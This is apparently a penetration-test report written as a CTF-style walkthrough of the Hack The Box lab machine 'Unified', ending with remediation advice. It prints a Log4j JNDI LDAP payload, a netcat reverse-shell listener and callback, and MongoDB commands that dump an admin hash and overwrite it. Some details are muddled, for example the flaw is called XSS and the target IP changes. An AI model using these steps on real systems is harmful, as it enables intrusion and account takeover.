Unified

Cover

Target: HTB Machine “Cover” **Client:** Megacorp (Fictitious) **Engagement Date:** May 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

1. Introduction

Objective of the Penetration Test

The primary objective of this penetration testing engagement is to identify security weaknesses within the target system hosted at **10.129.105.183**. The assessment aimed to uncover vulnerabilities, validate the system's defenses, and provide actionable recommendations to improve its overall security posture.

Systems Evaluated & Methodology

The assessment targeted publicly accessible services, specifically focusing on:

- **Systems Evaluated:**
  - SSH service (port 22) running OpenSSH on Ubuntu Linux
  - IBM DB2 administration service (port 6789)
  - HTTP proxy service (port 8080) hosting an Apache Tomcat instance
  - UniFi Network management interface (ports 8443, 8843, and 8880)
- **Methodology:** The evaluation followed industry-standard methodologies. Initial reconnaissance and scanning were performed, followed by vulnerability enumeration and exploitation. Manual verification and custom scripting were used to further assess each finding.

Legal and Ethical Considerations

This penetration testing engagement was conducted with explicit authorization from the designated authority, following strict ethical guidelines and industry best practices. All activities were performed in accordance with legal requirements and were designed to avoid any disruption of the target system's normal operations. The findings in this report are confidential and are intended solely for the designated recipients to support remediation efforts.

1. Initial Host Discovery and OS Fingerprinting

We began by verifying the target's availability. A simple ping revealed a TTL of 63, suggesting the host is running Linux.

```
kali@kali ~ [13:52:15] $ ping -c 1 10.129.105.183
PING 10.129.105.183 (10.129.105.183) 56(84) bytes of data.
64 bytes from 10.129.105.183: icmp_seq=1 ttl=63 time=38.8 ms

--- 10.129.105.183 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 38.794/38.794/38.794/0.000 ms

´´´

Allports
```

2. Comprehensive Port Scanning

We then executed a full TCP SYN scan on all ports to identify the open services. This scan was run with `-Pn` (skipping host discovery) and the results were stored in a file named *UnifiedPorts*.

```
sudo nmap -sS -p- --open -n -Pn 10.129.105.183 -oG UnifiedPorts
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-27 13:47 EDT
Nmap scan report for 10.129.105.183
Host is up (0.040s latency).
Not shown: 64329 closed tcp ports (reset), 1200 filtered tcp ports (no-
response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT     STATE SERVICE
22/tcp   open  ssh
6789/tcp open  ibm-db2-admin
8080/tcp open  http-proxy
8443/tcp open  https-alt
8843/tcp open  unknown
8880/tcp open  cddbp-alt
```

3. Service Enumeration and Banner Grabbing

Next, we performed a detailed service version scan against the open ports to obtain banner and configuration details. The results were saved to *UnifiedServices*.


```
sudo nmap -sVC -p 22,6789,8080,8443,8843,8880 10.129.105.183 -oN
UnifiedServices
```

```
kali@kali ~ [13:48:39] $ sudo nmap -sVC -p 22,6789,8080,8443,8843,8880
10.129.105.183 -oN UnifiedServices

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-27 13:49 EDT
Nmap scan report for 10.129.105.183
Host is up (0.048s latency).

PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
6789/tcp open  ibm-db2-admin?
8080/tcp open  http            Apache Tomcat (language: en)
|_http-title: Did not follow redirect to
https://10.129.105.183:8443/manage
|_http-open-proxy: Proxy might be redirecting requests
8443/tcp open  ssl/nagios-nsca Nagios NSCA
| ssl-cert: Subject: commonName=UniFi/organizationName=Ubiquiti
Inc./stateOrProvinceName=New York/countryName=US
| Subject Alternative Name: DNS:UniFi
| Not valid before: 2021-12-30T21:37:24
|_Not valid after:  2024-04-03T21:37:24
| http-title: UniFi Network
|_Requested resource was /manage/account/login?redirect=%2Fmanage
8843/tcp open  ssl/http        Apache Tomcat (language: en)
| ssl-cert: Subject: commonName=UniFi/organizationName=Ubiquiti
Inc./stateOrProvinceName=New York/countryName=US
| Subject Alternative Name: DNS:UniFi
| Not valid before: 2021-12-30T21:37:24
|_Not valid after:  2024-04-03T21:37:24
|_http-title: HTTP Status 400 \xE2\x80\x93 Bad Request
8880/tcp open  http            Apache Tomcat (language: en)
|_http-title: HTTP Status 400 \xE2\x80\x93 Bad Request
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 185.57 seconds
```

4. UniFi Web Interface

The service running on port 8443 is the UniFi Network management interface. A screenshot of this page confirms its appearance and branding:



During testing, an XSS vulnerability was identified on the UniFi web interface. This finding ties directly to the known Log4j vulnerability (CVE-2021-44228) affecting UniFi version 6.5.54. For further context, refer to this detailed article:

https://www.sprocketsecurity.com/blog/another-log4j-on-the-fire-unifi

6. Exploitation Process

a. Setting Up the Malicious Server

Using the payload provided by the https://github.com/puzzlepeaches/Log4jUnifi , we prepared a malicious JNDI server to capture callbacks. First, we set our host to listen using netcat:

```
nc -nlvp 4444
```

b. Running the Exploit

We then executed the exploit with the following command, specifying the target URL, our listener IP, and port:

```
kali@kali ~/Log4jUnifi/Log4jUnifi [14:51:02] $ python3 exploit.py -u
https://10.129.105.183:8443 -i 10.10.15.94 -p 4444
[*] Starting malicous JNDI Server
{"username": "${jndi:ldap://10.10.15.94:1389/o=tomcat}", "password":
"log4j", "remember": "${jndi:ldap://10.10.15.94:1389/o=tomcat}",
"strict":true}
[*] Firing payload!
[*] Check for a callback!
```

c. Reverse Shell Acquisition

Shortly after firing the payload, our netcat listener received a connection from the target. The following output confirms a successful reverse shell:

```
ali@kali ~/Log4jUnifi/Log4jUnifi [14:51:02] $ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.15.94] from (UNKNOWN) [10.129.105.183] 46514
ls
bin
data
dl
lib
logs
run
webapps
work
```

For improved interactivity with the shell, additional guidance is available at https://territoriohacker.com/tratamiento-de-la-tty/

7. Post-Exploitation: MongoDB Enumeration

Within the compromised system, we identified and enumerated a MongoDB instance running on port 27117 by checking running processes:

```
ps aux | grep mongo
```

Then, we extracted administrative user details from the database using:

```
mongo --port 27117 ace --eval 'db.admin.find().forEach(printjson);'
```

Example Output:

```
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
        "_id" : ObjectId("61ce278f46e0fb0012d47ee4"),
        "name" : "administrator",
        "email" : "administrator@unified.htb",
        "x_shadow" :
"$6$Ry6Vdbse$8enMR5Znxoo.WfCMd/Xk65GwuQEPx1M.QP8/qHiQV0PvUc3uHuonK4WcTQFN1
CRk3GwQaquyVwCVq8iQgPTt4.",
 ..SNIP..
"
```

8. Credential Manipulation

a. Hash Identification

The retrieved hash for the administrator account was identified with reference to examples found on https://hashcat.net/wiki/doku.php?id=example_hashes

```
|1800|sha512crypt $6$, SHA512 (Unix)
2|$6$52450745$k5ka2p8bFuSmoVT1tzOyyuaREkkKBcCNqoDKzYiJL9RaE8yMnPgh2XzzF0ND
rUhgrcLwg78xs1w5pJiypEdFX/|
```

b. Generating a New Hash

To obtain access, we crafted a new hash for the password “password” using `mkpasswd`:

```
kali@kali ~/workspace/Unified/Log4jUnifi [14:59:02] $ mkpasswd -m sha-512
"password"
$6$gjin6u5wyZXj23qE$mZU38rZ5x.TXOw4qeyLIA1JTGunepZRQdTswEpgoIFjvJus5Z0L6zk
lTTy2.H5/e9VeOa2Qsvg8RMp7jLTror.
```

c. Updating the Database


After connecting to MongoDB with the following command:

```
mongo --port 27117 ace
```

We updated the administrator's hash using:

```
db.admin.update(
  { "_id": ObjectId("61ce278f46e0fb0012d47ee4") },
  { "$set": { "x_shadow":
"$6$gjin6u5wyZXj23qE$mZU38rZ5x.TXOw4qeyLIA1JTGunepZRQdTswEpgoIFjvJus5Z0L6z
klTTy2.H5/e9VeOa2Qsvg8RMp7jLTror." } }
)
```


A screenshot confirms the hash change was successful:




Now we have to use the credentials "administrator" and the password "password" to log in on the 8443 ubiquity site

9. Final Access and Privilege Escalation

Using the newly set credentials (`administrator` / `password`), we logged into the UniFi web portal on port 8443. A screenshot verifies the successful login:



Furthermore, within the "settings" section of the UniFi interface, the SSH configuration page revealed the root password:



Finally, after logging in with the root credentials, full system compromise was confirmed:


```
kali@kali ~/workspace/Unified/Log4jUnifi [15:30:27] $ ssh root@10.129.96.149
The authenticity of host '10.129.96.149 (10.129.96.149)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:9: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.96.149' (ED25519) to the list of known hosts.
root@10.129.96.149's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

root@unified:~# ls
root.txt
```

References:

Mongodb methods:
https://www.mongodb.com/docs/manual/reference/method/

Vulnerability 1: OS Shell Access via Log4j-Driven Exploitation in UniFi

```
kali@kali ~/workspace/Unified/Log4jUnifi [15:30:27] $ ssh root@10.129.96.149
The authenticity of host '10.129.96.149 (10.129.96.149)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:9: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.96.149' (ED25519) to the list of known hosts.
root@10.129.96.149's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

root@unified:~# ls
root.txt
```



- **CVSS v3.1 Base Score: 9.8 (Critical) Metric Breakdown:**
  AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- **Description:** A cross-site scripting vulnerability in the UniFi management interface was exploited through the Log4j vulnerability (CVE-2021-44228). By leveraging a malicious JNDI payload via a crafted request, remote code execution (RCE) was achieved on the target system—allowing an attacker to spawn an OS shell and effectively bypass application restrictions.
- **Impact:** Exploiting this vulnerability grants an attacker complete control over the operating system. Remote code execution enables further lateral movement, data exfiltration, and, ultimately, full system compromise. This represents a severe threat to system integrity, confidentiality, and availability.
- **Technical Details:**
  - **Netcat Listener Setup:**

    ```
    nc -nlvp 4444
    ```

  - **Exploit Execution Command:**


```
python3 exploit.py -u https://10.129.105.183:8443 -i 10.10.15.94 -
p 4444
```

- **Reverse Shell Confirmation:**
  Upon execution, a reverse shell connection was established. The successful shell session was evidenced by the following output:

```
listening on [any] 4444 ...
connect to [10.10.15.94] from (UNKNOWN) [10.129.105.183] 46514
ls
bin
data
dl
lib
logs
run
webapps
work
```

- **Evidence:**
  The reverse shell was successfully obtained, as shown in the reverse shell output and confirmed by the screenshot provided. This demonstrates that full OS access was achieved via the Log4j exploitation vector.

Vulnerability 2: Unauthenticated MongoDB Access and Database Modification



- **CVSS v3.1 Base Score: 9.8 (Critical) Metric Breakdown:**
  AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- **Description:**
  The MongoDB instance running on port 27117 was found to be accessible without requiring any form of authentication. Consequently, this misconfiguration allowed unrestricted access to sensitive administrative data and enabled the modification of critical database records, including user credentials.

- **Impact:**
  Unrestricted access to the MongoDB database represents a severe security risk. An attacker can read, modify, or delete data, manipulate user credentials, and ultimately leverage this weakness to escalate the attack, potentially compromising the entire system and facilitating lateral movement within the network.
- **Technical Details:**
  - **Accessing MongoDB Without Credentials:**

    ```
    mongo --port 27117 ace --eval
    'db.admin.find().forEach(printjson);'
    ```

    This command returned administrative data, including the password hash, demonstrating that no authentication was required.
  - **Example of Database Modification:**
    After generating a new SHA-512 hash for the password "password" using `mkpasswd`, the following command was executed to update the administrator's record:

    ```
    db.admin.update(
      { "_id": ObjectId("61ce278f46e0fb0012d47ee4") },
      { "$set": { "x_shadow":
    "$6$gjin6u5wyZXj23qE$mZU38rZ5x.TXOw4qeyLIA1JTGunepZRQdTswEpgoIFjvJ
    us5Z0L6zklTTy2.H5/e9VeOa2Qsvg8RMp7jLTror." } }
    )
    ```

- **Evidence:**
  The ability to connect to MongoDB without authentication, the successful retrieval of administrative data, and the subsequent update of the administrator's hash (as shown in the attached screenshot) confirm that the database is critically misconfigured and vulnerable to unauthorized modifications.

4 Recommendations:

Below is a set of recommendations for the organization. Each recommendation is split into two parts: (4-1) Immediate Corrections to remediate the discovered vulnerabilities, and (4-2) Good Practices that will help prevent similar issues in the future.

Recommendation 1

4-1: Corrections – Mitigate the Log4j-Driven Exploitation in UniFi

- **Action:**
  Immediately apply vendor-approved patches and configuration changes to address the Log4j vulnerability (CVE-2021-44228) affecting the UniFi management interface. Ensure

that all vulnerable components are upgraded to secure versions and that JNDI lookups are disabled or safely configured.

- **Technical Steps:**
  - Upgrade the UniFi system to a version that patches the Log4j vulnerability.
  - Modify Log4j configuration to disable or restrict JNDI lookups, following best practices provided in the vendor's advisory.
  - Review network configurations to limit unnecessary exposure of the UniFi interface to the public Internet.

4-2: Good Practices – Enhance Vulnerability Management and Secure Configurations

- **Action:**
  Establish a routine vulnerability scanning process and perform regular security audits to identify and remediate similar issues promptly.
- **Benefits:**
  Proactive monitoring and timely patch management will reduce the window of exposure, prevent exploitation of known vulnerabilities, and improve overall security hygiene.

Recommendation 2

4-1: Corrections – Secure MongoDB Configuration and Access Control

- **Action:**
  Immediately secure the MongoDB instance by enabling authentication and restricting remote access. Remove or reconfigure any settings that allow the database to be accessed without credentials.
- **Technical Steps:**
  - Update the MongoDB configuration to require authentication by enabling the `auth` parameter.
  - Bind MongoDB to the loopback interface or restrict access using IP whitelisting and a VPN.
  - Enforce strong, unique credentials for database accounts and disable any default or unused accounts.

4-2: Good Practices – Regular Database and Infrastructure Audits

- **Action:**
  Conduct regular audits of database configurations and access controls. Implement security monitoring for unauthorized access attempts and enforce periodic reviews of access privileges.
- **Benefits:**
  Regular audits and strict access management will help ensure that critical databases

remain secure, minimizing the risk of unauthorized modifications and lateral movement within the network.

5. Conclusion

Executive Summary

Our assessment has uncovered two critical vulnerabilities that expose our organization to significant risk—vulnerabilities that are akin to leaving key entry points of our most valuable property unguarded. Imagine our enterprise as a state-of-the-art facility. While the main door is fortified with advanced locks, our inspection revealed an unlocked window that allowed an intruder to gain full control of the building's operations. In our case, an attacker exploited a weakness in our network management interface to gain remote control over our systems. Equally concerning was our central data repository—meant to safeguard our most sensitive business information—which was discovered to be unprotected, allowing unauthorized modifications without any barriers.

The consequences are severe: if an attacker were to exploit these weaknesses, they could access confidential information, disrupt critical business systems, and erode the trust of our customers and partners. These vulnerabilities not only threaten our operational continuity but could also result in substantial financial and reputational damage. Immediate and robust action is necessary to secure our environment and protect our future.

Technical Summary

Technically speaking, our evaluation revealed two interconnected vulnerabilities:

1. **Remote Code Execution via Network Management Interface:**
   A flaw in the UniFi management interface allowed exploitation through a Log4j-based technique. This vulnerability enabled an attacker to remotely execute code and obtain an OS shell, effectively granting them complete control over system functions.
2. **Unauthorized Access to the Internal Database:**
   A severe misconfiguration in our internal data repository granted unrestricted access. This allowed an attacker to view and modify sensitive records without any authentication, compromising the integrity of our central data storage.

Combined, these issues severely weaken our overall security stance by providing multiple avenues for potential attackers to escalate privileges and infiltrate critical parts of our infrastructure.

Current Security Posture and Future Steps

Current State:
Our organization is in a vulnerable position. The discovered weaknesses in the management interface and data repository significantly heighten the risk of a full-scale breach. If left

unmitigated, an attacker could disrupt operational systems, exfiltrate sensitive data, and cause extensive financial and reputational harm.

Next Steps:

1. **Immediate Remediation:**
   - **Patch and Harden:** Rapidly deploy vendor-approved updates and configuration changes to address the network management vulnerability.
   - **Secure the Data Repository:** Implement strict authentication and access control measures to protect our central data storage.
2. **Enhanced Security Controls:**
   - **Adopt a Layered Defense Strategy:** Introduce multiple layers of security (such as network segmentation and advanced monitoring) so that even if one barrier is breached, others will remain in force.
   - **Routine Security Assessments:** Carry out regular audits and independent penetration tests to verify that all controls remain effective against emerging threats.
3. **Ongoing Monitoring and Employee Awareness:**
   - **Continuous Surveillance:** Establish a 24/7 monitoring infrastructure to promptly detect and respond to any intrusions.
   - **Cybersecurity Training:** Invest in ongoing training programs for all employees to ensure heightened awareness and adherence to security best practices.

By addressing these findings decisively, we can fortify our defenses, protect our digital assets, and ensure the long-term resilience of our organization against increasingly sophisticated cyber threats.

Appendix: Tools Used

This section details the primary tools used during the assessment, along with a brief explanation of each. These tools collectively provided insights into system configurations, identified vulnerabilities, and enabled exploitation during the pentest.

- **Ping**
  Description: A fundamental network utility used to verify the availability of a host and measure network latency. In our engagement, it confirmed that the target system was online and provided an initial indication of the underlying operating system via the TTL value.
- **Nmap**
  Description: A versatile network scanner used to discover active hosts, open ports, and service versions. Nmap was essential for mapping the target’s network surface and identifying potentially vulnerable services.
- **Netcat (nc)**
  Description: A powerful networking utility capable of reading and writing data across

network connections using TCP or UDP. In this engagement, Netcat was utilized to establish a reverse shell, enabling remote command execution on the target host.

- **Python Exploit Script**
  Description: A custom Python-based exploit, sourced from the Log4jUnifi repository, designed to target the vulnerability in the UniFi management interface. This tool enabled the execution of a malicious payload, resulting in remote code execution.
- **mkpasswd**
  Description: A command-line utility used to generate a secure SHA-512 hash for a given password. In our assessment, mkpasswd was used to create a new password hash for the administrator account, facilitating controlled access modifications.
- **Database Command-Line Client**
  Description: A terminal-based client used to interact with the internal database. This tool allowed for the enumeration of administrative records and the modification of sensitive credentials without the need for prior authentication.

These tools, when combined with a structured methodology, provided the comprehensive insights necessary to evaluate and expose the target’s security weaknesses.